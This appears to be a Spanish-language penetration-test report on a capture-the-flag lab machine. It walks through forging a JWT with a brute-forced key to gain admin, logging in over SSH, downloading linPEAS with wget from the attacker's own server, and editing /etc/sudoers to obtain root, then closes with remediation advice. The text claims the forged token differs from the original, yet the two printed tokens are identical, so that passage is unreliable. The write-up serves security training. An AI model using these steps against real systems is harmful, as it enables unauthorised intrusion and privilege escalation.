


Figura 5.10 Respuesta a la petición modificada parte uno.

Como se mencionó anteriormente, BrowserSync es una herramienta que permite sincronizar los cambios que se realicen en el código y estos se reflejen en el servidor de manera automática, para funcionar se necesita agregar un script dentro del código como es el caso del cuadro en color rojo donde se observa que se reemplaza el HOST por la ubicación del hostname.



```
60 <script type="text/javascript" src="node_modules/jquery/dist/jquery.min.js">
61 </script>
62 <script type="text/javascript" src="node_modules/popper.js/dist/umd/popper.min.js">
63 </script>
64 <script type="text/javascript" src="node_modules/bootstrap/dist/js/bootstrap.min.js">
65 </script>
66 <script type="text/javascript" src="node_modules/angular/angular.min.js">
67 </script>
68 <script type="text/javascript" src="node_modules/@uirouter/angularjs/release/angular-ui-router.min.js">
69 </script>
70 <script type="text/javascript" src="node_modules/angular-cookies/angular-cookies.min.js">
71 </script>
72 <script type="text/javascript" src="js/app.js">
73 </script>
74 </body>
```

El token puede ser modificado en ejecución, usando la extensión Json Web Tokens, cuando se lo instala aparece una quinta pestana dentro de las peticiones, aquí se pueden realizar algunas configuraciones, pero se utilizará la segunda 'Recalculate Signature'. El proceso de modificación del token comienza con cambiar el nombre o email de christop@test.com por admin, la key que se obtuvo usando John the Ripper es aplicada en Secret/ Key for Signature Recalculation, con estos cambios el token será modificado antes de ser reenviado con el botón Forward.

Figura 5.13 Proceso de modificación del token JWT usando la extensión instalada

Figura 5.13 Nueva cookie JWT obtenida por los cambios realizados por la extensión.

El token sin modificaciones tenía el valor de:

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6ImNocmlzdG9wQHRlc3QuY29tIiwiaWF0IjoxNjA2NjEyOTY5LzI1IiwiaXNjaWkiOiJlbnR5cCkqU9xOxUclF6mnjJThlfgZCjk-7EMnkTRn4

El nuevo token generado a partir de los cambios en el payload y la firma es el siguiente:

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6ImNocmlzdG9wQHRlc3QuY29tIiwiaWF0IjoxNjA2NjEyOTY5LzI1IiwiaXNjaWkiOiJlbnR5cCkqU9xOxUclF6mnjJThlfgZCjk-7EMnkTRn4

Comparando con el token anterior se observa que el primer segmento es el mismo, al igual que una parte del segundo segmento; el valor del segundo segmento cambia a partir de la modificación del usuario. En el caso de la firma si altera su valor completamente ya que se realiza un nuevo proceso de firmado con la key ya encontrada.

El siguiente paso sería reemplazar el viejo token por el nuevo y reenviar la petición con el botón Forward y luego de esto se debería aplicar el cambio a la pantalla principal del inicio de sesión. Sin embargo, como se puede observar en el historial de las peticiones, por cada petición GET enviada se genera una petición con Browsersync que redirige a la página principal y genera una nueva cookie por cada intento, haciendo que no sea posible enviar la cookie modificada con el proxy.

Intercept HTTP history WebSockets history Options													
Filter: Hiding CSS, image and general binary content													
#	Host	Method	URL	Params	Edited	Status	Length	MIME ty...	Extension	Title	Comment	TLS	IP
1	http://10.0.2.4:3000	OPTI...	/user/signin			204	323	JSON				10.0.2.4	08:49:43 2...
2	http://10.0.2.4:3000	POST	/user/signin		✓	200	490	JSON				10.0.2.4	08:49:49 2...
3	http://10.0.2.4	GET	/users.html		✓	304	239	HTML	html		Contains a JWT	10.0.2.4	08:49:51 2...
4	http://10.0.2.4	GET	/browser-sync/socket.io/?EIO=3...		✓	200	326	JSON	io/		Contains a JWT	10.0.2.4	08:49:52 2...
5	http://10.0.2.4	GET	/browser-sync/socket.io/?EIO=3...		✓	200	326	JSON	io/		Contains a JWT	10.0.2.4	08:50:14 2...
6	http://10.0.2.4	GET	/browser-sync/socket.io/?EIO=3...		✓	200	326	JSON	io/		Contains a JWT	10.0.2.4	08:50:39 2...
7	http://10.0.2.4	GET	/browser-sync/socket.io/?EIO=3...		✓	200	326	JSON	io/		Contains a JWT	10.0.2.4	08:51:04 2...
8	http://10.0.2.4	GET	/browser-sync/socket.io/?EIO=3...		✓	200	326	JSON	io/		Contains a JWT	10.0.2.4	08:51:29 2...
9	http://10.0.2.4	GET	/browser-sync/socket.io/?EIO=3...		✓	200	326	JSON	io/		Contains a JWT	10.0.2.4	08:51:54 2...
10	http://10.0.2.4	GET	/browser-sync/socket.io/?EIO=3...		✓	200	326	JSON	io/		Contains a JWT	10.0.2.4	08:52:19 2...
11	http://10.0.2.4	GET	/browser-sync/socket.io/?EIO=3...		✓	200	326	JSON	io/		Contains a JWT	10.0.2.4	08:52:44 2...
12	http://10.0.2.4	GET	/browser-sync/socket.io/?EIO=3...		✓	200	326	JSON	io/		Contains a JWT	10.0.2.4	08:53:09 2...
13	http://10.0.2.4	GET	/browser-sync/socket.io/?EIO=3...		✓	200	326	JSON	io/		Contains a JWT	10.0.2.4	08:53:34 2...
14	http://10.0.2.4	GET	/browser-sync/socket.io/?EIO=3...		✓	200	326	JSON	io/		Contains a JWT	10.0.2.4	08:53:59 2...
15	http://10.0.2.4	GET	/browser-sync/socket.io/?EIO=3...		✓	200	326	JSON	io/		Contains a JWT	10.0.2.4	08:54:24 2...
16	http://10.0.2.4	GET	/browser-sync/socket.io/?EIO=3...		✓	200	326	JSON	io/		Contains a JWT	10.0.2.4	08:54:49 2...
17	http://10.0.2.4	GET	/browser-sync/socket.io/?EIO=3...		✓	200	326	JSON	io/		Contains a JWT	10.0.2.4	08:55:14 2...
18	http://10.0.2.4	GET	/browser-sync/socket.io/?EIO=3...		✓	200	326	JSON	io/		Contains a JWT	10.0.2.4	08:55:39 2...
19	http://10.0.2.4	GET	/browser-sync/socket.io/?EIO=3...		✓	200	326	JSON	io/		Contains a JWT	10.0.2.4	08:56:04 2...
20	http://10.0.2.4	GET	/browser-sync/socket.io/?EIO=3...		✓	200	326	JSON	io/		Contains a JWT	10.0.2.4	08:56:08 2...
21	http://10.0.2.4	GET	/node_modules/jquery/dist/jquery...			304	216	script	js			10.0.2.4	08:56:08 2...
22	http://10.0.2.4	GET	/node_modules/popper.js/dist/...			304	215	script	js			10.0.2.4	08:56:08 2...
23	http://10.0.2.4	GET	/node_modules/bootstrap/dist/js/...			304	215	script	js			10.0.2.4	08:56:08 2...
24	http://10.0.2.4	GET	/node_modules/angular/angular...			304	216	script	js			10.0.2.4	08:56:08 2...
25	http://10.0.2.4	GET	/node_modules/@uirouter/angular...			304	214	script	js			10.0.2.4	08:56:08 2...
26	http://10.0.2.4	GET	/node_modules/angular-cookies/...			304	214	script	js			10.0.2.4	08:56:08 2...
27	http://10.0.2.4	GET	/node_modules/angular-cookies/...			304	214	script	js			10.0.2.4	08:56:08 2...
28	http://10.0.2.4	GET	/node_modules/angular-cookies/...			304	214	script	js			10.0.2.4	08:56:08 2...
29	http://10.0.2.4	GET	/node_modules/angular-cookies/...			304	214	script	js			10.0.2.4	08:56:08 2...
30	http://10.0.2.4	GET	/browser-sync/browser-sync-clien...		✓	304	162	script	js			10.0.2.4	08:56:08 2...
31	http://10.0.2.4	GET	/browser-sync/socket.io/?EIO=3...		✓	200	326	JSON	io/		Contains a JWT	10.0.2.4	08:56:08 2...
32	http://10.0.2.4	GET	/browser-sync/socket.io/?EIO=3...		✓	200	326	JSON	io/		Contains a JWT	10.0.2.4	08:56:08 2...
33	http://10.0.2.4	GET	/browser-sync/socket.io/?EIO=3...		✓	200	326	JSON	io/		Contains a JWT	10.0.2.4	08:56:08 2...
34	http://10.0.2.4	GET	/browser-sync/socket.io/?EIO=3...		✓	200	326	JSON	io/		Contains a JWT	10.0.2.4	08:56:08 2...

Figura 5.14 Historial HTTP donde se muestra que Browsersync redirecciona y crea nuevas cookies.

Otra forma de modificar las cookies de sesión es mediante el navegador. El navegador que se utiliza para este análisis es Firefox, pero debería haber una opción similar en el modo desarrollador para otros navegadores. En Firefox el modo desarrollador se ingresa con la tecla F12, la parte que

es relevante para el análisis de cookies es Storage aquí aparecen dos valores io y jwt. La cookie con nombre jwt es la que interesa modificar porque la cookie que aparece de momento es la que se ha generado para el usuario con correo christop@test.com y lo que se quiere lograr es ingresar con una cookie con usuario admin y key professor.




Figura 5.15 Modificación de la cookie dentro de una sesión con usuario valido.

Para modificar la cookie basta con dar dos clics a Value, borrar y pegar la nueva cookie. El valor de la cookie no se actualizará sino hasta dar Enter. Una vez hecho esto el valor de la cookie ha sido modificado correctamente. El cambio se refleja cuando se haya recargado la página.




Figura 5.16 Cambio guardado en el Storage de Cookies en Firefox de la sesión activa.

Como resultado de haber modificado la cookie y haber recargado la página se observa que aparece una flag con posibles credenciales para SSH. Recordando que según el dashboard antes de realizar el cambio indicaba que solo los administradores tenían acceso a la flag, dando a entender que se ha ingresado con un privilegio de administrador.




Figura 5.17 Flag obtenida luego de modificar la cookie con usuario admin.

6. Quinta Fase: Post Explotación y Escalación de Privilegios

Usando las credenciales mostradas en la flag anterior se logra ingresar como usuario berlin.



Figura 6.1 Ingreso exitoso con credenciales encontradas en la flag.

Los archivos que se encuentran dentro del directorio /home/berlin son flag_1.txt y convo2.pcapng. La primera flag es flag1{Technology_is_fought_with_technology}




Figura 6. 2 Primera flag encontrada

Antes de continuar con la búsqueda de las demás flags se utilizará el script LinPEAS.sh para encontrar los posibles vectores de entrada para acceder como usuario root. En la máquina atacante se crea un canal usando la librería SimpleHTTPServer para crear un servidor de archivos temporal.

```
root@kali:/opt# ls
linPEAS.sh  nessus
root@kali:/opt# python -m SimpleHTTPServer 8000
Serving HTTP on 0.0.0.0 port 8000 ...
```

Figura 6.3 Servidor de Archivos Temporal SimpleHTTPServer máquina atacante.

Algunos de los directorios más comunes donde generalmente existen permisos de escritura son en /tmp, /dev/shm. Para esta prueba se usará /dev/shm y se transfiere el archivo a la máquina víctima con el comando wget.

```
berlin@ubuntu:/dev/shm$ wget http://10.0.2.15:8000/linPEAS.sh
--2020-12-15 07:26:11-- http://10.0.2.15:8000/linPEAS.sh
Connecting to 10.0.2.15:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 300166 (293K) [text/x-sh]
Saving to: 'linPEAS.sh'

linPEAS.sh          100%[=====>] 293.13K  --*-KB/s   in 0.01s

2020-12-15 07:26:11 (26.8 MB/s) - 'linPEAS.sh' saved [300166/300166]
```

Figura 6.4 Transferencia del script exitosamente.

Se asigna permisos de ejecución al archivo y luego se ejecuta. Al finalizar la ejecución del script muestra cierta información interesante acerca de la máquina víctima. El sistema operativo corresponde a Ubuntu Linux 16.04 Xenial.

```
Linux version 4.4.0-190-generic (buildd@lcy01-amd64-026) (gcc version 5.4.0 201606
09 (Ubuntu 5.4.0-6ubuntu1~16.04.12) ) #220-Ubuntu SMP Fri Aug 28 23:02:15 UTC 2020
Distributor ID: Ubuntu
Description:    Ubuntu 16.04.7 LTS
Release:        16.04
Codename:       xenial
```

Figura 6.5 Sistema Operativo Ubuntu 16.04 Xenial

Dentro del directorio home del usuario professor hay un archivo de contraseña y uno de la flag final.

```
[+] Files inside others home (limit 20)
/home/professor/passwd.txt
/home/professor/finalflag.txt
/home/professor/.bash_history
/home/professor/.sudo_as_admin_successful
```

Figura 6.6 Archivos interesantes dentro de otros directorios

```
[+] Mongo information
MongoDB shell version v4.4.1
Build Info: {
  "version": "4.4.1",
  "gitVersion": "ad91a93a5a31e175f5cbf8c69561e788bbc55ce1",
  "opensslVersion": "OpenSSL 1.0.2g  1 Mar 2016",
  "modules": [],
  "allocator": "tcmalloc",
  "environment": {
    "distmod": "ubuntu1604",
    "distarch": "x86_64",
    "target_arch": "x86_64"
  }
}
Found /etc/mongod.conf
storage:
  dbPath: /var/lib/mongodb
  journal:
    enabled: true
systemLog:
  destination: file
  logAppend: true
  path: /var/log/mongodb/mongod.log
net:
  port: 27017
  bindIp: 127.0.0.1
processManagement:
  timeZoneInfo: /usr/share/zoneinfo
```

Figura 6.7 Información relacionada a MongoDB Shell

```
[+] Useful software
/usr/bin/nmap
/bin/nc
/usr/bin/ncat
/bin/netcat
/bin/nc.traditional
/usr/bin/wget
/usr/bin/curl
/bin/ping
/usr/bin/gcc
/usr/bin/g++
/usr/bin/make
/usr/bin/base64
/usr/bin/python
/usr/bin/python2
/usr/bin/python3
/usr/bin/python2.7
/usr/bin/perl
/usr/bin/php
/usr/bin/ruby
/usr/bin/sudo
/usr/bin/lxc
```

Figura 6.8 Software Relevante encontrado.

En el archivo passwd.txt se observa que existen cuatro usuarios: berlin, professor, nairobi y tokyo.

```
berlin@ubuntu:~$ cat passwd.txt

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
bind:x:110:116::/var/cache/bind:/bin/false
sshd:x:111:65534::/var/run/sshd:/usr/sbin/nologin
libvirt-qemu:x:64055:111:Libvirt Qemu,,,:/var/lib/libvirt:/bin/false
libvirt-dnsmasq:x:112:117:Libvirt Dnsmasq,,,:/var/lib/libvirt/dnsmasq:/bin/false
professor:x:1000:1000:Moneyheist,,,:/home/professor:/bin/bash
tokyo:x:1001:1001::,/home/tokyo:/bin/bash
nairobi:x:1002:1002::,/home/nairobi:/bin/bash
berlin:x:1003:1003::,/home/berlin:/bin/bash
mongodb:x:113:65534::/home/mongodb:/bin/false
```

Figura 6. 9 Usuarios encontrados dentro de la aplicación.

Si se retrocede en un nivel aparecerá el directorio home y dentro se muestran otros usuarios además de berlin que son professor, nairobi y tokyo. Se intenta acceder a cada uno de esos directorios, pero solo se tenía acceso a berlin y a professor.

```
berlin@ubuntu:/home$ ls
berlin  nairobi  professor  tokyo
berlin@ubuntu:/home$ cd nairobi
-bash: cd: nairobi: Permission denied
berlin@ubuntu:/home$ cd tokyo
-bash: cd: tokyo: Permission denied
berlin@ubuntu:/home$ cd professor
berlin@ubuntu:/home/professor$ ls
finalflag.txt  passwd.txt
berlin@ubuntu:/home/professor$ █
```

Figura 6.10 Acceso al usuario berlin y professor

En el usuario professor aparecen dos archivos finalflag.txt que es la cuarta flag del reto y passwd.txt. El archivo passwd por su nombre implica que se trata de alguna contraseña, sin embargo, no se sabe a qué usuario pertenece, presumiblemente al mismo usuario.

```
berlin@ubuntu:/home/professor$ ls
finalflag.txt  passwd.txt
berlin@ubuntu:/home/professor$ cat passwd.txt
st@y_tuned_for_another_one

berlin@ubuntu:/home/professor$ su professor
Password:
professor@ubuntu:~$
```

Figura 6.11 Archivos encontrados dentro del usuario professor

Cuando se cambia del usuario berlin al usuario professor y además se ingresa dicha clave, se logra acceder con el usuario professor. El usuario professor pertenecería al grupo sudoers por lo tanto. aquí si se permite ejecutar el comando sudo -l. Algo particular con respecto a los comandos que puede ejecutar professor es que tiene permisos para todos los comandos esto es representado por el mensaje (ALL: ALL) ALL. Esta es una mala práctica en la configuración porque al ejecutar ciertos comandos se podrán escalar a root y en este caso hay total libertad con los comandos a ejecutar.

```
professor@ubuntu:~$ sudo -l
Matching Defaults entries for professor on ubuntu:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User professor may run the following commands on ubuntu:
(ALL : ALL) ALL
```

Figura 6.12 Permisos para ejecutar todos los comandos con el usuario professor.

Uno de los métodos más comunes cuando se tiene esta configuración en un usuario es escalar usando el comando nano. Como el usuario professor pertenece al grupo sudoers se puede ejecutar el comando sudo nano /etc/sudoers y modificar los permisos del usuario. Si se agrega la siguiente línea professor ALL=(ALL) NOPASSWD:ALL se le está dando permisos al usuario professor para escalar a root sin necesidad de una contraseña.

```
GNU nano 2.5.3 File: /etc/sudoers
# User alias specification
# Cmnd alias specification
# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin   ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#include /etc/sudoers.d
professor ALL=(ALL) NOPASSWD:ALL
```

Figura 6.13 Modificación de los permisos para el usuario professor.

Una vez se haya designado ese permiso a professor en /etc/sudoers se guarda y luego se ejecuta el comando `sudo -i` y ya se habrá escalado a root.

```
professor@ubuntu:~$ sudo nano /etc/sudoers
professor@ubuntu:~$ sudo -i
```

Figura 6.14 Escalación de Privilegios a usuario root

```
root@ubuntu:~# whoami
root
root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~#
```


Figura 6.15 Usuario Root Obtenido.

Ahora como usuario root, si se podrá acceder a los demás directorios de home, dentro del usuario Nairobi se encontró la segunda flag.

```
root@ubuntu:/home/nairobi# cat flag2.txt
Bravo! continue the heist you are just a few more steps away from reaching Professor.

flag2{L0v3_can't_be_tim3d_it_ha5_t0_b3_liv3d}
```

Figura 6.16 Segunda Flag encontrada.



```

root@ubuntu:/home/tokyo# cat flag_3.txt

Felicitades estupendo!!!

flag3{L3t_th3_matri@rchy_b3g!n}

```

Figura 6.17 Tercera Flag encontrada.

Finalmente, dentro del usuario professor estaba la cuarta y última flag.

Figura 6.18 Cuarta Flag.

Durante la auditoría se encontraron varias malas configuraciones en cuanto a encabezados como **anti-clickjacking**, **X-Frame-Options header is not present**, **X-XSS-Protection header is not defined**, **X-Content-Type-Options header is not set** y **Absence of Anti-CSRF Tokens** que facilitan al atacante modificar las peticiones obtenidas mediante un sniffer.

La aplicación utiliza Json Web Tokens vulnerables en el proceso de autenticación con una key predecible, motivo por el cual mediante un ataque de fuerza bruta se obtuvo el valor

correspondiente a dicho parámetro. Luego de haber obtenido la key y apoyado de una extensión de Burp Suite se logra modificar el token y de esta manera saltarse el mecanismo de autenticación para acceder como usuario admin.

Con la sesión del usuario admin se obtienen tanto el usuario y la clave de SSH. Una vez que se ingresan estas credenciales se obtiene la sesión como usuario berlin. Además, se detectaron varias malas practicas en cuanto a las políticas de contraseñas de la empresa A que permitieron acceder con un usuario que pertenecía al grupo sudoers y posteriormente aprovechar la mala configuración en cuanto a los permisos de comandos que puede ejecutar ese usuario y escalar como root.

Puntuaciones por severidad

Severidad	CVSS V3 Score Range	Definición
Crítica	9.0-10.0	Explotación es sencilla y usualmente resulta en comprometer los sistemas. Se recomienda realizar un plan de acción para parchar inmediatamente.
Alta	7.0-8.9	La explotación es más difícil, pero puede causar privilegios elevados y potencial perdida de datos o tiempo de actividad. Es recomendado parchar lo antes posible.
Moderada	4.0-6.9	Las vulnerabilidades existen, pero no son explotables o requieren pasos extras como ingeniería social. Es recomendado realizar un plan de acción y parchar después de resolver las vulnerabilidades más críticas.
Leve	0.1-3.9	Las vulnerabilidades no son explotables, pero pueden reducir la superficie de ataque de la organización. Se recomienda un plan de acción y parchar luego del siguiente mantenimiento programado.
Informativa	N/A	No existen vulnerabilidades. Información provisional es provista durante la prueba, controles generales y documentación adicional.

Figura 7.1 Calificación para las vulnerabilidades encontradas.

8. Séptima Fase: Informe Ejecutivo

El auditor Christopher Ortiz realizo una evaluación a la aplicación web de la empresa A desde Dic 1, 2020 a Dic 15, 2020. Realizando una serie de pruebas se encontró que la sesión de login utiliza Json Web Tokens vulnerables que permiten elevar los privilegios de la sesión a usuario administrador que contenia credenciales que permitían acceder al sistema mediante SSH. Es recomendable utilizar una key más robusta para evitar que terceros ingresen a la aplicacion.

Registro de acciones

La siguiente tabla describe el procedimiento realizado para obtener acceso a la red interna, paso a paso:

Paso	Acción	Recomendación
1	Se obtuvo credenciales de los usuarios correspondientes a Money Heist.	Realizar cambios en las políticas de trabajo que eviten que se use los nombres de usuarios como credenciales de login a menos que sea necesario.
2	Se intento un ataque de fuerza bruta en el login con los usuarios obtenidos, aunque no fue satisfactorio	Utilizar mecanismos de protección en el login y formulario que eviten que ataques de fuerza bruta y que bloqueen al usuario luego de 3 a 5 intentos.
3	Se encontraron tokens de sesión JWT interceptando las peticiones con un proxy y se encontró que la key utilizada era vulnerable	Evitar el uso de algoritmos simétricos o de tipo None. Mostrar la información estrictamente necesaria en el payload del token JWT. Utilizar una key robusta para evitar los ataques de fuerza bruta que puedan romperla y permitan modificar la cookie de sesión.
4	Se modificó el token de la sesión actual con el nuevo token y se logró acceder como usuario admin	No mostrar información adicional en la ventana principal de la aplicación que podría ser aprovechada para que de alguna forma revelar que el usuario admin tiene información privilegiada sobre las credenciales que permiten acceder al sistema mediante SSH.
5	Se identifico un usuario con mayores permisos de ejecución de comandos y que tenía la clave almacenada entre sus archivos.	Realizar campañas de concienciación a empleados sobre el tratamiento de la información sensible que pueda ser aprovechada por terceras personas.
6	Se obtuvo control total del sistema como usuario root	Limitar el uso de comandos a los usuarios con menos jerarquía

Fortalezas

Sincronización con Browsersync.

Durante la auditoría el uso de Browsersync limitó las modificaciones que puedan hacerse vía URL, evitando así ataques de XSS o que revelen información de los parámetros utilizados durante el ingreso a la sesión.

Uso de contraseñas robustas para el ingreso a la aplicación web

A pesar de tener alguno de los usuarios que tenían acceso al sistema, la política de contraseñas implementada no permitió que puedan ser adivinadas mediante ataques de fuerza bruta con los diccionarios más conocidos.

Debilidades

Falta de políticas de bloqueo de sesión.

El usuario tiene intentos ilimitados para probar la contraseña, esto facilita los ataques de fuerza bruta, no se implementa una política de bloqueo temporal cuando la contraseña es incorrecta.

Falta de cifrado SSL/TLS

La información de registro como el login se envían en texto plano, facilitando a un atacante el sniffing de credenciales que permitan la apropiación de las cuentas de los empleados.

Falta de políticas de verificación de cuentas

Un usuario puede registrarse las veces que quiera, no existen mecanismo de comprobación del correo electrónico ni de verificación de la cuenta mediante mecanismos de doble factor de autenticación.

